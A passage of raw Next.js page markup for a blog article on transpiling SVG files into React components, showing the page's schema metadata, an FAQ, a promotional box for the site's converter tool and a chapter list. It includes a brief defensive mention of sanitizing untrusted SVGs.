Emoji\\\"\",\"height\":\"100vh\",\"textAlign\":\"center\",\"display\":\"flex\",\"flexDirection\":\"column\",\"alignItems\":\"center\",\"justifyContent\":\"center\"},\"children\":[\"$\",\"div\",null,{\"children\":[[\"$\",\"style\",null,{\"dangerouslySetInnerHTML\":{\"__html\":\"body{color:#000;background:#fff;margin:0}.next-error-h1{border-right:1px solid rgba(0,0,0,.3)}@media (prefers-color-scheme:dark){body{color:#fff;background:#000}.next-error-h1{border-right:1px solid rgba(255,255,255,.3)}}\"}}],[\"$\",\"h1\",null,{\"className\":\"next-error-h1\",\"style\":{\"display\":\"inline-block\",\"margin\":\"0 20px 0 0\",\"padding\":\"0 23px 0 0\",\"fontSize\":24,\"fontWeight\":500,\"verticalAlign\":\"top\",\"lineHeight\":\"49px\"},\"children\":404}],[\"$\",\"div\",null,{\"style\":{\"display\":\"inline-block\"},\"children\":[\"$\",\"h2\",null,{\"style\":{\"fontSize\":14,\"fontWeight\":400,\"lineHeight\":\"49px\",\"margin\":0},\"children\":\"This page could not be found.\"}]}]]}]}]],[]],\"forbidden\":\"$undefined\",\"unauthorized\":\"$undefined\"}],[\"$\",\"$L16\",null,{}]]}]}],[\"$\",\"$L17\",null,{\"async\":true,\"src\":\"https://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js?client=ca-pub-2950714511750568\",\"crossOrigin\":\"anonymous\",\"strategy\":\"lazyOnload\"}],[\"$\",\"$L17\",null,{\"strategy\":\"lazyOnload\",\"src\":\"https://www.googletagmanager.com/gtag/js?id=G-RLXL75VE3E\"}],[\"$\",\"$L17\",null,{\"id\":\"google-analytics-init\",\"strategy\":\"lazyOnload\",\"dangerouslySetInnerHTML\":{\"__html\":\"\\n window.dataLayer = window.dataLayer || [];\\n function gtag(){dataLayer.push(arguments);}\\n gtag('js', new Date());\\n gtag('config', 'G-RLXL75VE3E', {\\n page_path: window.location.pathname,\\n });\\n \"}}]]}]\n"])</script><script>self.__next_f.push([1,"5:[\"$\",\"$1\",\"c\",{\"children\":[null,[\"$\",\"$L14\",null,{\"parallelRouterKey\":\"children\",\"error\":\"$undefined\",\"errorStyles\":\"$undefined\",\"errorScripts\":\"$undefined\",\"template\":[\"$\",\"$L15\",null,{}],\"templateStyles\":\"$undefined\",\"templateScripts\":\"$undefined\",\"notFound\":\"$undefined\",\"forbidden\":\"$undefined\",\"unauthorized\":\"$undefined\"}]]}]\n8:[\"$\",\"$1\",\"c\",{\"children\":[null,[\"$\",\"$L14\",null,{\"parallelRouterKey\":\"children\",\"error\":\"$undefined\",\"errorStyles\":\"$undefined\",\"errorScripts\":\"$undefined\",\"template\":[\"$\",\"$L15\",null,{}],\"templateStyles\":\"$undefined\",\"templateScripts\":\"$undefined\",\"notFound\":\"$undefined\",\"forbidden\":\"$undefined\",\"unauthorized\":\"$undefined\"}]]}]\na:[\"$\",\"$1\",\"c\",{\"children\":[\"$L18\",[[\"$\",\"script\",\"script-0\",{\"src\":\"/_next/static/immutable/chunks/33gw2k8drfi5r.js\",\"async\":true,\"nonce\":\"$undefined\"}],[\"$\",\"script\",\"script-1\",{\"src\":\"/_next/static/immutable/chunks/2svtntuac4_37.js\",\"async\":true,\"nonce\":\"$undefined\"}],[\"$\",\"script\",\"script-2\",{\"src\":\"/_next/static/immutable/chunks/2tlybboh0iaws.js\",\"async\":true,\"nonce\":\"$undefined\"}]],[\"$\",\"$L19\",null,{\"children\":[\"$\",\"$1a\",null,{\"name\":\"Next.MetadataOutlet\",\"children\":\"$@1b\"}]}]]}]\nb:[\"$\",\"$1\",\"h\",{\"children\":[null,[\"$\",\"$L1d\",null,{\"children\":\"$L1e\"}],[\"$\",\"$L20\",null,{\"children\":[[\"$\",\"div\",null,{\"hidden\":true,\"children\":[\"$\",\"$1a\",null,{\"name\":\"Next.Metadata\",\"children\":\"$L21\"}]}],null]}],null]}]\n10:[\"$\",\"link\",\"0\",{\"rel\":\"stylesheet\",\"href\":\"/_next/static/immutable/chunks/0ashupl_lstvo.css\",\"precedence\":\"next\",\"crossOrigin\":\"$undefined\",\"nonce\":\"$undefined\"}]\n"])</script><script>self.__next_f.push([1,"6:C\n22:T541,{\"@context\":\"https://schema.org\",\"@type\":\"TechArticle\",\"headline\":\"Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors \u0026 DOM Hydration\",\"description\":\"The definitive 10,000+ word engineering handbook on transpiling SVG to React JSX/TSX. Learn Babel AST visitors, camelCase prop mapping, forwardRef, currentColor, and bundle optimization.\",\"image\":{\"@type\":\"ImageObject\",\"url\":\"https://www.innoxtools.com/assets/blog/react-svg-ast-transpiler-hero.jpg\",\"width\":1920,\"height\":1080,\"caption\":\"Figure 1.0: High-performance vector graphics transpilation lifecycle from raw SVG XML to type-safe React JSX components.\"},\"datePublished\":\"2026-11-08T00:00:00.000Z\",\"dateModified\":\"2026-11-08T00:00:00.000Z\",\"author\":{\"@type\":\"Organization\",\"name\":\"Kavindu Madushanka\",\"url\":\"https://innoxpert.com\"},\"publisher\":{\"@type\":\"Organization\",\"name\":\"INNO XPERT\",\"logo\":{\"@type\":\"ImageObject\",\"url\":\"https://www.innoxtools.com/icon.svg\"}},\"mainEntityOfPage\":{\"@type\":\"WebPage\",\"@id\":\"https://www.innoxtools.com/blog/transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\"},\"keywords\":\"SVG to React, SVG to JSX, React SVG Component, Babel AST Visitor, SVGR Architecture, SVG currentColor, React Icon Tree Shaking, Next.js SVG Hydration, TypeScript SVGProps, SVG Security XSS DOMPurify\"}23:Tf9d,"])</script><script>self.__next_f.push([1,"{\"@context\":\"https://schema.org\",\"@type\":\"FAQPage\",\"mainEntity\":[{\"@type\":\"Question\",\"name\":\"Why should I convert SVGs into React components instead of using standard \u003cimg\u003e tags?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"Converting SVGs into React components enables dynamic runtime styling via CSS and Tailwind (such as hover transitions, color overrides, and theme synchronization), eliminates extra HTTP round-trip requests, allows fine-grained path animation via Framer Motion, and ensures zero-flicker Server-Side Rendering (SSR) during initial hydration.\"}},{\"@type\":\"Question\",\"name\":\"Why can't I directly paste raw SVG code into a React JSX return statement?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"Raw SVG is written in XML, which uses kebab-case attributes (e.g., stroke-width, fill-rule, clip-path) and colons for namespaces (e.g., xmlns:xlink). In JavaScript/JSX, hyphens represent subtraction and colons represent syntax errors unless handled. React requires camelCase property identifiers (e.g., strokeWidth, fillRule) and style objects instead of inline CSS strings.\"}},{\"@type\":\"Question\",\"name\":\"How does currentColor work in React SVG components?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"currentColor is a native CSS keyword that inherits the computed value of the parent element's text color. By setting fill='currentColor' or stroke='currentColor' in your React SVG component, the icon automatically matches the color of adjacent text, buttons, and Tailwind utility classes (e.g., text-blue-600, dark:text-white) without requiring custom props.\"}},{\"@type\":\"Question\",\"name\":\"What is the difference between inline JSX SVG components and SVG Symbol Sprite Sheets (\u003cuse href\u003e)?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"Inline JSX components provide 100% dynamic styling, prop customization, and precise tree-shaking, but add JavaScript bundle size and DOM memory weight when repeated hundreds of times. SVG Symbol Sprite Sheets keep icons as external cached CDN assets and instantiate them in the browser's C++ shadow tree via \u003cuse href='#icon-id'\u003e, reducing DOM node memory counts by over 60% in massive data tables.\"}},{\"@type\":\"Question\",\"name\":\"How do I make React SVG components accessible under WCAG 2.2 Level AA?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"For decorative icons paired with text, add aria-hidden='true' and role='presentation' to suppress screen-reader noise. For standalone informative icons (like an icon-only close or notification button), provide an explicit \u003ctitle id='title-id'\u003e child node, bind it with aria-labelledby='title-id', and set role='img'.\"}},{\"@type\":\"Question\",\"name\":\"Can SVG files contain security vulnerabilities like Cross-Site Scripting (XSS)?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"Yes! Because SVG is an XML document, it can contain executable \u003cscript\u003e tags, onload event handlers, \u003cforeignObject\u003e containers, and XML External Entity (XXE) injections. Untrusted SVGs must be strictly sanitized using DOMPurify (with SVG-only profiles) and have DOCTYPE directives stripped before being transpiled into JSX.\"}},{\"@type\":\"Question\",\"name\":\"How can I prevent icon barrel files (index.ts) from breaking tree-shaking?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"Ensure your package.json specifies 'sideEffects': false and 'type': 'module'. In Next.js, leverage experimental.optimizePackageImports in next.config.ts, or import icons via direct module paths (e.g., import Checkmark from '@/components/icons/Checkmark') to prevent bundlers from including hundreds of unreferenced icons.\"}},{\"@type\":\"Question\",\"name\":\"Does InnoxTools SVG to React Converter process files on a remote cloud server?\",\"acceptedAnswer\":{\"@type\":\"Answer\",\"text\":\"No. The InnoxTools SVG to React Converter operates 100% inside your browser's local RAM memory using native DOMParser and client-side AST transformation algorithms. Your proprietary design files, corporate logos, and confidential vector assets never touch an external server.\"}}]}"])</script><script>self.__next_f.push([1,"18:[\"$\",\"div\",null,{\"className\":\"min-h-screen flex flex-col bg-[#070a12] text-neutral-100 relative overflow-x-clip selection:bg-blue-600 selection:text-white\",\"children\":[[\"$\",\"div\",null,{\"className\":\"absolute inset-0 pointer-events-none overflow-hidden z-0\",\"children\":[[\"$\",\"div\",null,{\"className\":\"absolute top-0 left-1/2 -translate-x-1/2 w-[1100px] h-[550px] rounded-full blur-[140px] opacity-25 bg-gradient-to-br from-indigo-500 via-purple-600 to-pink-500\"}],[\"$\",\"div\",null,{\"className\":\"absolute top-[900px] -right-[150px] w-[500px] h-[500px] rounded-full blur-[150px] opacity-15 bg-purple-600\"}],[\"$\",\"div\",null,{\"className\":\"absolute inset-0 bg-[linear-gradient(to_right,#ffffff04_1px,transparent_1px),linear-gradient(to_bottom,#ffffff04_1px,transparent_1px)] bg-[size:32px_32px] [mask-image:radial-gradient(ellipse_60%_50%_at_50%_0%,#000_70%,transparent_100%)]\"}]]}],[\"$\",\"script\",null,{\"type\":\"application/ld+json\",\"dangerouslySetInnerHTML\":{\"__html\":\"$22\"}}],[\"$\",\"script\",null,{\"type\":\"application/ld+json\",\"dangerouslySetInnerHTML\":{\"__html\":\"{\\\"@context\\\":\\\"https://schema.org\\\",\\\"@type\\\":\\\"BreadcrumbList\\\",\\\"itemListElement\\\":[{\\\"@type\\\":\\\"ListItem\\\",\\\"position\\\":1,\\\"name\\\":\\\"Home\\\",\\\"item\\\":\\\"https://www.innoxtools.com\\\"},{\\\"@type\\\":\\\"ListItem\\\",\\\"position\\\":2,\\\"name\\\":\\\"Guides \u0026 Blog\\\",\\\"item\\\":\\\"https://www.innoxtools.com/blog\\\"},{\\\"@type\\\":\\\"ListItem\\\",\\\"position\\\":3,\\\"name\\\":\\\"Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors \u0026 DOM Hydration\\\",\\\"item\\\":\\\"https://www.innoxtools.com/blog/transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\\\"}]}\"}}],[\"$\",\"script\",null,{\"type\":\"application/ld+json\",\"dangerouslySetInnerHTML\":{\"__html\":\"$23\"}}],\"$L24\",\"$L25\",\"$L26\",\"$L27\",\"$L28\"]}]\n"])</script><script>self.__next_f.push([1,"29:\"/_next/static/immutable/chunks/33gw2k8drfi5r.js\"\n2a:\"/_next/static/immutable/chunks/2svtntuac4_37.js\"\n2b:\"/_next/static/immutable/chunks/2tlybboh0iaws.js\"\n2c:I[76482,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n2d:I[45678,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n2e:I[22016,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"\"]\n2f:I[5014,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n30:I[99921,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n3e:I[81903,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n3f:I[13642,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n24:[\"$\",\"$L2c\",null,{\"slug\":\"transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\",\"title\":\"Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors \u0026 DOM Hydration\",\"category\":\"Developer \u0026 APIs\",\"readTime\":\"48 min read\",\"heroImage\":\"/assets/blog/react-svg-ast-transpiler-hero.jpg\",\"initialViews\":0}]\n25:[\"$\",\"$L2d\",null,{}]\n"])</script><script>self.__next_f.push([1,"26:[\"$\",\"main\",null,{\"className\":\"flex-1 max-w-7xl mx-auto px-4 sm:px-6 lg:px-8 py-10 w-full relative z-10\",\"children\":[[\"$\",\"nav\",null,{\"className\":\"flex items-center gap-1.5 text-xs text-neutral-400 mb-8 overflow-hidden text-ellipsis whitespace-nowrap\",\"children\":[[\"$\",\"$L2e\",null,{\"href\":\"/\",\"className\":\"hover:text-blue-400 transition-colors\",\"children\":\"Home\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"chevron-right\",\"size\":24,\"node\":[[\"path\",{\"d\":\"m9 18 6-6-6-6\",\"key\":\"mthhwq\"}]]},\"className\":\"w-3.5 h-3.5 text-neutral-600 shrink-0\"}],[\"$\",\"$L2e\",null,{\"href\":\"/blog\",\"className\":\"hover:text-blue-400 transition-colors\",\"children\":\"Guides \u0026 Blog\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3.5 h-3.5 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"text-neutral-300 font-medium truncate max-w-sm sm:max-w-md\",\"children\":\"Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors \u0026 DOM Hydration\"}]]}],[\"$\",\"div\",null,{\"className\":\"grid grid-cols-12 gap-8 lg:gap-12 relative\",\"children\":[[\"$\",\"aside\",null,{\"className\":\"hidden lg:block lg:col-span-4 xl:col-span-3 sticky top-24 self-start z-20\",\"children\":[\"$\",\"$L30\",null,{\"items\":[{\"id\":\"vector-component-imperative\",\"title\":\"1. Vector Graphics in Modern Component Frameworks: The Imperative for SVG-as-Component Transpilation\"},{\"id\":\"transpilation-engine-babel-ast\",\"title\":\"2. The Transpilation Engine: Babel AST Visitors, XML Attributes \u0026 camelCase JSX Props\"},{\"id\":\"typescript-forwardref-polymorphism\",\"title\":\"3. TypeScript Engineering: Typing SVGProps, forwardRef Polymorphism \u0026 Accessible ARIA Semantics\"},{\"id\":\"inline-jsx-vs-svg-sprites\",\"title\":\"4. Component Architectures: Inline JSX vs SVG Symbol Sprite Sheets (\u003cuse href\u003e)\"},{\"id\":\"runtime-dynamic-styling-currentcolor\",\"title\":\"5. Runtime Dynamic Styling: CSS Custom Properties, currentColor, Framer Motion \u0026 Tailwind Integration\"},{\"id\":\"bundle-optimization-treeshaking\",\"title\":\"6. Bundle Optimization \u0026 Web Vitals: ES Module Tree-Shaking, Turbopack Bundling \u0026 Client Hydration Physics\"},{\"id\":\"enterprise-svg-security-xxe-xss\",\"title\":\"7. Enterprise Security: Sanitizing Malicious SVGs, Script Injection, XXE \u0026 ForeignObject Vectors\"},{\"id\":\"production-implementation-transpiler-engine\",\"title\":\"8. Production Implementation: Full In-Browser TypeScript \u0026 Babel AST SVG-to-React Transpiler\"}],\"targetToolSlug\":\"svg-to-react-converter\",\"targetToolName\":\"SVG to React JSX \u0026 TSX Component Studio Pro\",\"isPhase2\":false}]}],[\"$\",\"div\",null,{\"className\":\"col-span-12 lg:col-span-8 xl:col-span-9 max-w-4xl space-y-10\",\"children\":[[\"$\",\"header\",null,{\"className\":\"space-y-5\",\"children\":[[\"$\",\"div\",null,{\"className\":\"flex flex-wrap items-center gap-2\",\"children\":[[\"$\",\"span\",null,{\"className\":\"px-3 py-1 rounded-full text-xs font-bold uppercase tracking-wider bg-blue-500/10 text-blue-400 border border-blue-500/30\",\"children\":\"Developer \u0026 APIs\"}],[\"$\",\"span\",null,{\"className\":\"px-3 py-1 rounded-full text-xs font-mono font-bold bg-neutral-900/90 text-neutral-400 border border-neutral-800\",\"children\":[\"10,860\",\"+ Words Definitive Guide\"]}]]}],[\"$\",\"h1\",null,{\"className\":\"text-3xl sm:text-5xl lg:text-5xl font-black tracking-tight leading-[1.18] text-white\",\"children\":\"Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors \u0026 DOM Hydration\"}],[\"$\",\"p\",null,{\"className\":\"text-base sm:text-lg text-neutral-300 leading-relaxed font-normal\",\"children\":\"From XML Tokenization and Kebab-to-camelCase Attribute Mappings to Zero-Runtime Icon Bundles, Tree-Shaking, and Client-Side Hydration Optimization—The Definitive React Architecture Guide.\"}],[\"$\",\"div\",null,{\"className\":\"pt-4 border-t border-neutral-800/80 flex flex-wrap items-center justify-between gap-4\",\"children\":[\"$L31\",\"$L32\"]}]]}],\"$L33\",\"$L34\",\"$L35\",\"$L36\",\"$L37\",\"$L38\",\"$L39\",\"$L3a\",\"$L3b\",\"$L3c\",\"$L3d\"]}]]}]]}]\n"])</script><script>self.__next_f.push([1,"27:[\"$\",\"$L3e\",null,{}]\n28:[\"$\",\"$L3f\",null,{}]\n"])</script><script>self.__next_f.push([1,"40:I[85653,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n56:I[91854,[\"$c\",\"$d\",\"$e\",\"$29\",\"$2a\",\"$2b\"],\"default\"]\n:HL[\"/icon.svg\",\"image\"]\n:HL[\"/assets/blog/react-svg-ast-transpiler-hero.jpg\",\"image\"]\n31:[\"$\",\"div\",null,{\"className\":\"flex items-center gap-3\",\"children\":[[\"$\",\"div\",null,{\"className\":\"w-10 h-10 rounded-2xl p-[1.5px] bg-gradient-to-br from-cyan-400 via-blue-500 to-purple-600 shadow-md shadow-blue-500/20 shrink-0\",\"children\":[\"$\",\"div\",null,{\"className\":\"w-full h-full rounded-[14px] bg-[#070b14] flex items-center justify-center overflow-hidden p-1\",\"children\":[\"$\",\"img\",null,{\"src\":\"/icon.svg\",\"alt\":\"INNO XPERT Logo\",\"className\":\"w-full h-full object-contain\"}]}]}],[\"$\",\"div\",null,{\"className\":\"text-xs\",\"children\":[[\"$\",\"p\",null,{\"className\":\"font-bold text-white flex items-center gap-1.5\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Kavindu Madushanka\"}],[\"$\",\"span\",null,{\"className\":\"px-1.5 py-0.2 rounded text-[9px] font-mono font-bold bg-blue-500/10 text-blue-400 border border-blue-500/20\",\"children\":\"VERIFIED\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-[11px] text-neutral-400\",\"children\":\"Principal Frontend Architect \u0026 Systems Engineer\"}]]}]]}]\n32:[\"$\",\"div\",null,{\"className\":\"flex items-center gap-4 text-xs text-neutral-400\",\"children\":[[\"$\",\"span\",null,{\"className\":\"flex items-center gap-1.5\",\"title\":\"2026-11-08T00:00:00.000Z\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"clock\",\"size\":24,\"node\":[[\"circle\",{\"cx\":\"12\",\"cy\":\"12\",\"r\":\"10\",\"key\":\"1mglay\"}],[\"path\",{\"d\":\"M12 6v6l4 2\",\"key\":\"mmk7yg\"}]]},\"className\":\"w-3.5 h-3.5 text-blue-400\"}],[\"$\",\"span\",null,{\"className\":\"text-neutral-200 font-medium\",\"children\":\"4 days ago\"}]]}],[\"$\",\"span\",null,{\"children\":\"•\"}],[\"$\",\"span\",null,{\"className\":\"flex items-center gap-1.5\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"book-open\",\"size\":24,\"node\":[[\"path\",{\"d\":\"M12 5v16\",\"key\":\"1f6ucr\"}],[\"path\",{\"d\":\"M20.001 19A2 2 0 0022 17V5a2 2 0 00-1.999-2L16 3.002A5 5 0 0012 5a5 5 0 00-4-2H4a2 2 0 00-2 2v12a2 2 0 001.999 2H8a5 5 0 014 2 5 5 0 014-2z\",\"key\":\"1fyvmf\"}]]},\"className\":\"w-3.5 h-3.5 text-purple-400\"}],[\"$\",\"span\",null,{\"children\":\"48 min read\"}]]}],[\"$\",\"$L40\",null,{\"slug\":\"transpiling-vector-graphics-to-component-frameworks-svg-to-react-jsx-ast-guide\",\"initialLikes\":0}]]}]\n33:[\"$\",\"div\",null,{\"className\":\"rounded-3xl overflow-hidden border shadow-2xl transition-all border-neutral-800/80 bg-neutral-900/60\",\"children\":[[\"$\",\"img\",null,{\"src\":\"/assets/blog/react-svg-ast-transpiler-hero.jpg\",\"alt\":\"SVG to React JSX AST Transpiler Architecture and Component Studio Banner\",\"width\":1920,\"height\":1080,\"className\":\"w-full h-auto object-cover\"}],[\"$\",\"div\",null,{\"className\":\"p-3 bg-neutral-950/80 border-t border-neutral-800/80 text-[11px] text-neutral-400 font-mono text-center\",\"children\":\"Figure 1.0: High-performance vector graphics transpilation lifecycle from raw SVG XML to type-safe React JSX components.\"}]]}]\n"])</script><script>self.__next_f.push([1,"34:[\"$\",\"div\",null,{\"className\":\"p-6 rounded-3xl bg-blue-950/20 border border-blue-500/30 text-neutral-200 space-y-2 shadow-lg shadow-blue-500/5\",\"children\":[[\"$\",\"div\",null,{\"className\":\"flex items-center gap-2 text-xs font-bold text-blue-400 uppercase tracking-wider\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"sparkles\",\"size\":24,\"node\":[[\"path\",{\"d\":\"M11.017 2.814a1 1 0 0 1 1.966 0l1.051 5.558a2 2 0 0 0 1.594 1.594l5.558 1.051a1 1 0 0 1 0 1.966l-5.558 1.051a2 2 0 0 0-1.594 1.594l-1.051 5.558a1 1 0 0 1-1.966 0l-1.051-5.558a2 2 0 0 0-1.594-1.594l-5.558-1.051a1 1 0 0 1 0-1.966l5.558-1.051a2 2 0 0 0 1.594-1.594z\",\"key\":\"1s2grr\"}],[\"path\",{\"d\":\"M20 2v4\",\"key\":\"1rf3ol\"}],[\"path\",{\"d\":\"M22 4h-4\",\"key\":\"gwowj6\"}],[\"circle\",{\"cx\":\"4\",\"cy\":\"20\",\"r\":\"2\",\"key\":\"6kqj1y\"}]],\"aliases\":[\"stars\"]},\"className\":\"w-4 h-4 text-amber-400 animate-pulse\"}],[\"$\",\"span\",null,{\"children\":\"Quick Answer / Executive Summary (TL;DR)\"}]]}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm leading-relaxed text-neutral-200\",\"children\":\"Transpiling SVG to React involves parsing raw XML markup into an Abstract Syntax Tree (AST), converting kebab-case XML attributes (stroke-width, fill-rule) into camelCase JSX props (strokeWidth, fillRule), transforming inline CSS styles into JavaScript objects, and wrapping the output in a React.forwardRef functional component. This allows vector graphics to dynamically inherit CSS styles via currentColor, support interactive props, eliminate external HTTP round-trips, and integrate seamlessly with Next.js SSR hydration and ES module tree-shaking.\"}]]}]\n"])</script><script>self.__next_f.push([1,"35:[\"$\",\"div\",null,{\"className\":\"p-6 rounded-3xl bg-gradient-to-r from-blue-950/50 via-purple-950/40 to-neutral-900 border border-neutral-800 flex flex-col sm:flex-row sm:items-center justify-between gap-4 shadow-xl\",\"children\":[[\"$\",\"div\",null,{\"className\":\"space-y-1\",\"children\":[[\"$\",\"span\",null,{\"className\":\"px-2.5 py-0.5 rounded-full text-[10px] font-bold uppercase tracking-wider bg-emerald-500/10 text-emerald-400 border border-emerald-500/30 inline-block\",\"children\":\"100% Free Client-Side Tool\"}],[\"$\",\"h4\",null,{\"className\":\"text-base font-bold text-white\",\"children\":\"SVG to React JSX \u0026 TSX Component Studio Pro\"}],[\"$\",\"p\",null,{\"className\":\"text-xs text-neutral-400 max-w-md\",\"children\":\"Transform raw vector SVG assets into type-safe, production-ready React (JSX/TSX) or React Native components with forwardRef, TypeScript interfaces, and customizable props.\"}]]}],[\"$\",\"$L2e\",null,{\"href\":\"/tools/svg-to-react-converter\",\"className\":\"inline-flex items-center justify-center gap-2 px-5 py-3 rounded-2xl bg-blue-600 hover:bg-blue-500 text-white text-xs font-bold shadow-lg shadow-blue-500/25 shrink-0 transition-transform hover:scale-105 active:scale-95\",\"children\":[[\"$\",\"span\",null,{\"children\":\"Launch Free Tool\"}],[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"external-link\",\"size\":24,\"node\":[[\"path\",{\"d\":\"M15 3h6v6\",\"key\":\"1q9fwt\"}],[\"path\",{\"d\":\"M10 14 21 3\",\"key\":\"gplh6r\"}],[\"path\",{\"d\":\"M18 13v6a2 2 0 0 1-2 2H5a2 2 0 0 1-2-2V8a2 2 0 0 1 2-2h6\",\"key\":\"a6xqqp\"}]]},\"className\":\"w-3.5 h-3.5\"}]]}]]}]\n"])</script><script>self.__next_f.push([1,"36:[\"$\",\"div\",null,{\"className\":\"lg:hidden p-6 rounded-3xl bg-neutral-900/50 border border-neutral-800 space-y-3\",\"children\":[[\"$\",\"h3\",null,{\"className\":\"text-xs font-bold uppercase tracking-wider text-neutral-400 flex items-center gap-2\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":{\"name\":\"zap\",\"size\":24,\"node\":[[\"path\",{\"d\":\"M15.914 4a1.5 1.5 0 00-2.474-1.561l-9 9A1.5 1.5 0 005.5 14h4.002a.5.5 0 01.471.666L8.086 20a1.5 1.5 0 002.475 1.56l9-9A1.5 1.5 0 0018.5 10h-3.997a.5.5 0 01-.472-.667z\",\"key\":\"1v7up4\"}]]},\"className\":\"w-4 h-4 text-blue-400\"}],[\"$\",\"span\",null,{\"children\":\"Table of Contents \u0026 Chapter Index\"}]]}],[\"$\",\"ul\",null,{\"className\":\"grid grid-cols-1 sm:grid-cols-2 gap-2 text-xs\",\"children\":[[\"$\",\"li\",\"vector-component-imperative\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#vector-component-imperative\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"1. Vector Graphics in Modern Component Frameworks: The Imperative for SVG-as-Component Transpilation\"}]]}]}],[\"$\",\"li\",\"transpilation-engine-babel-ast\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#transpilation-engine-babel-ast\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"2. The Transpilation Engine: Babel AST Visitors, XML Attributes \u0026 camelCase JSX Props\"}]]}]}],[\"$\",\"li\",\"typescript-forwardref-polymorphism\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#typescript-forwardref-polymorphism\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"3. TypeScript Engineering: Typing SVGProps, forwardRef Polymorphism \u0026 Accessible ARIA Semantics\"}]]}]}],[\"$\",\"li\",\"inline-jsx-vs-svg-sprites\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#inline-jsx-vs-svg-sprites\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"4. Component Architectures: Inline JSX vs SVG Symbol Sprite Sheets (\u003cuse href\u003e)\"}]]}]}],[\"$\",\"li\",\"runtime-dynamic-styling-currentcolor\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#runtime-dynamic-styling-currentcolor\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"5. Runtime Dynamic Styling: CSS Custom Properties, currentColor, Framer Motion \u0026 Tailwind Integration\"}]]}]}],[\"$\",\"li\",\"bundle-optimization-treeshaking\",{\"children\":[\"$\",\"a\",null,{\"href\":\"#bundle-optimization-treeshaking\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 